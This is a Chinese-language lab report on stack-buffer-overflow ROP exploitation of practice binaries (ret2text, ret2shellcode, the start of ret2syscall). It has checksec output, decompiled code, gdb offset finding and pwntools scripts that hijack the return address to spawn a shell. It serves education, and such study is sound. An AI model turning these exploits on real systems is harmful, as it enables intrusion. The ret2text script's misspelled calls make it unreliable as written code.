基于栈溢出的ROP利用

一、实验目的

1. 理解二进制程序ELF/PE的结构以及装入过程
2. 理解现代操作系统的虚拟内存空间
3. 理解二进制防护手段及防护目的

二、实验环境

操作系统：kali-linux-2023.3-vmware-amd64、Window10

工具：vmware、IDA

Github：


三、基础ROP复现

ret2text

首先查看ret2text文件的保护机制


```
checksec --file=ret2text
```

发现该程序仅仅开启了NX保护




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ checksec --file=ret2text
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   83 Symbols        No    0               2               ret2text
```

然后使用IDA反编译该程序，得到如下代码，发现其调用了gets函数，存在缓冲区溢出漏洞



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1Ch] [ebp-64h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 1, 0);
  puts("There is something amazing here, do you know anything?");
  gets(&s);
  printf("Maybe I will tell you next time !");
  return 0;
}
```

然后发现该程序中的secure函数中，调用了system函数，并传入了参数“/bin/sh”,可通过其获取系统权限




```
void secure()
{
  unsigned int v0; // eax
  int input; // [esp+18h] [ebp-10h]
  int secretcode; // [esp+1Ch] [ebp-Ch]

  v0 = time(0);
  srand(v0);
  secretcode = rand();
  __isoc99_scanf((const char *)&unk_8048760, &input);
  if ( input == secretcode )
    system("/bin/sh");
}
```

于是，ROP攻击的思路为：构造payload，填充至字符串s处，使得main函数的返回地址变为system("/bin/sh")的地址。这样，当main函数返回时会直接跳转执行该语句。

这里使用gdb调试ret2text程序，来确定payload中所需的offset


1. gdb调试程序
2. 使用gdb-peda生成200个字符，一次性传入程序，程序会发生溢出
3. 程序溢出时查看EIP的值，看其被什么字符串覆盖了
4. 在生成的200个字符中查找该字符串的位置，便可以得到offset的值

```
gdb ret2text
```




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ gdb ret2text
GNU gdb (GDB) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ret2text...
gdb-peda$ 
```

```
pattern create 200
```



```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApA
ATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
```

运行程序，传入生成的字符串，查看EIP的值为"AA8A"




```
gdb-peda$ r
Starting program: /home/kali/Desktop/rop/ret2text
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
There is something amazing here, do you know anything?
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAA
TAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
Maybe I will tell you next time !
Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

[----------------------------------registers-----------------------------------]
EAX: 0×0
EBX: 0×f7e1dff4 ⟶ 0×21dd8c
ECX: 0×ffffcf3c ⟶ 0×b3762200
EDX: 0×1
ESI: 0×80486d0 (<__libc_csu_init>:      push   ebp)
EDI: 0×f7ffcba0 ⟶ 0×0
EBP: 0×6941414d ('MAAi')
ESP: 0×ffffd010 ("ANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EIP: 0×41384141 ('AA8A')
EFLAGS: 0×10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0×41384141
[------------------------------------stack-------------------------------------]
0000| 0×ffffd010 ("ANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0004| 0×ffffd014 ("jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0×ffffd018 ("AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0012| 0×ffffd01c ("AkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0×ffffd020 ("PAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0020| 0×ffffd024 ("AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0024| 0×ffffd028 ("AmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0028| 0×ffffd02c ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
```

查看“AA8A”在原字符串的什么位置


```
pattern offset AA8A
```

发现其在原字符串中offset为112，故payload中offset也为112



```
gdb-peda$ pattern offset AA8A
AA8A found at offset: 112
```

再在IDA中差看secure函数，发现其先传入“/bin/sh”参数（地址：0804863A），再调用system函数（地址：08048641），故将main函数的返回地址覆盖为0804863A




```
.text:0804860F                 mov     [esp], eax      ; seed
.text:08048612                 call    _srand
.text:08048617                 call    _rand
.text:0804861C                 mov     [ebp+secretcode], eax
.text:0804861F                 lea     eax, [ebp+input]
.text:08048622                 mov     [esp+4], eax
.text:08048626                 mov     dword ptr [esp], offset unk_8048760
.text:0804862D                 call    ___isoc99_scanf
.text:08048632                 mov     eax, [ebp+input]
.text:08048635                 cmp     eax, [ebp+secretcode]
.text:08048638                 jnz     short locret_8048646
.text:0804863A                 mov     dword ptr [esp], offset command ; "/bin/sh"
.text:08048641                 call    _system
```

接下来构造payload，实现ROP攻击

```
from pwn import *
sh = process("./rete2text")
target = 0x804863a
payload = b'A'*112 + p32(target)
sh.sendling(payload)
sh.intereactive()
```

成功进入到shell




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ python ret2text_exp.py
[+] Starting local process './ret2text': pid 32965
[*] Switching to interactive mode
There is something amazing here, do you know anything?
Maybe I will tell you next time !$ ls
peda-session-ret2text.txt  ret2shellcode_exp.py  ret2text
ret2shellcode          ret2syscall          ret2text_exp.py
ret2shellcode_exp_2.py       ret2syscall_exp.py
$ 
```

ret2shellcode


首先查看该程序，发现几乎没有开启任何防护

```
checksec --file=ret2shellcode
```




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ checksec --file=ret2shellcode
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   79 Symbols        No    0               3               ret2shellco
de
```

然后用IDA反编译查看程序代码，发现使用了gets函数，存在缓冲区溢出漏洞




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1Ch] [ebp-64h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("No system for you this time !!!");
  gets(&s);
  strncpy(buf2, &s, 0x64u);
  printf("bye bye ~");
  return 0;
}
```

同时发现一个没有在函数中声明的变量buf2，猜测其为全局变量，查看发现其在bss段



```
.bss:0804A064                                           ; __do_global_dtors_aux+14↑w
.bss:0804A065                 align 20h
.bss:0804A080                 public buf2
.bss:0804A080 ; char buf2[100]
.bss:0804A080 buf2            dw ?                      ; DATA XREF: main+7B↑o
.bss:0804A082                 db    ? ;
```

调试程序，查看这一个 bss 段是否可执行（这里得到的结果与CTF-wiki上不一致，暂未搞清原因）




```
8	ret2shellcode.c: No such file or directory.
gdb-peda$ vmmap
Start      End        Perm	Name
0x08048000 0x08049000 r-xp	/home/kali/Desktop/rop/ret2shellcode
0x08049000 0x0804a000 r--p	/home/kali/Desktop/rop/ret2shellcode
0x0804a000 0x0804b000 rw-p	/home/kali/Desktop/rop/ret2shellcode
0xf7c00000 0xf7c22000 r--p	/usr/lib32/libc.so.6
0xf7c22000 0xf7d9b000 r-xp	/usr/lib32/libc.so.6
0xf7d9b000 0xf7e1c000 r--p	/usr/lib32/libc.so.6
0xf7e1c000 0xf7e1e000 r--p	/usr/lib32/libc.so.6
0xf7e1e000 0xf7e1f000 rw-p	/usr/lib32/libc.so.6
0xf7e1f000 0xf7e29000 rw-p	mapped
0xf7fc2000 0xf7fc4000 rw-p	mapped
0xf7fc4000 0xf7fc8000 r--p	[vvar]
0xf7fc8000 0xf7fca000 r-xp	[vdso]
0xf7fca000 0xf7fcb000 r--p	/usr/lib32/ld-linux.so.2
0xf7fcb000 0xf7fed000 r-xp	/usr/lib32/ld-linux.so.2
0xf7fed000 0xf7ffb000 r--p	/usr/lib32/ld-linux.so.2
0xf7ffb000 0xf7ffd000 r--p	/usr/lib32/ld-linux.so.2
0xf7ffd000 0xf7ffe000 rw-p	/usr/lib32/ld-linux.so.2
0xfffdd000 0xffffe000 rwxp	[stack]
gdb-peda$
```

ROP攻击思路为，构造payload，包含三部分：shellcode、垃圾数据和buf2的地址，利用s将main函数的返回地址覆盖为buf2的地址，而buf2中存放了shellcode，这样main函数返回时，就会去buf2处执行shellcode（其中计算payload中shllcode+垃圾数据的offset与上一题采取相同方法）

```python
from pwn import *

sh = process('./ret2shellcode')
shellcode = asm(shellcraft.sh())
buf2_addr = 0x804a080

sh.sendline(shellcode.ljust(112, 'A') + p32(buf2_addr))
sh.interactive()
```

成功进入到shell




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ python ret2shellcode_exp_2.py
[+] Starting local process './ret2shellcode': pid 88867
[*] Switching to interactive mode
No system for you this time !!!
bye bye ~[*] Got EOF while reading in interactive
$
```

ret2syscall


首先查看该程序，发现开启了NX保护

```
checksec file=ret2syscall
```




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ checksec --file=ret2syscall
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   2255 Symbols    No      0               0               ret2syscall
```

然后使用IDA反编译，查看程序代码，发现其调用了gets函数，存在缓冲区溢出漏洞



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+1Ch] [ebp-64h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("This time, no system() and NO SHELLCODE!!!");
  puts("What do you plan to do?");
  gets(&v4);
  return 0;
}
```

使用ROPgedget搜索，发现有"/bin/sh"，并且找到了其位置



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ROPgadget --binary ret2syscall --string '/bin/sh'
Strings information
============================================================
0x080be408 : /bin/sh
```

接下来尝试利用系统调用

> **Linux 在x86上的系统调用通过 int 80h 中断实现，用系统调用号来区分入口函数。操作系统实现系统调用的基本过程是：**
>
> 1. 应用程序调用库函数（API）；
> 2. API 将系统调用号存入 EAX，然后通过中断调用使系统进入内核态；
> 3. 内核中的中断处理函数根据系统调用号，调用对应的内核函数（系统调用）；
> 4. 系统调用完成相应功能，将返回值存入 EAX，返回到中断处理函数；
> 5. 中断处理函数返回到 API 中；
> 6. API 将 EAX 返回给应用程序。
>
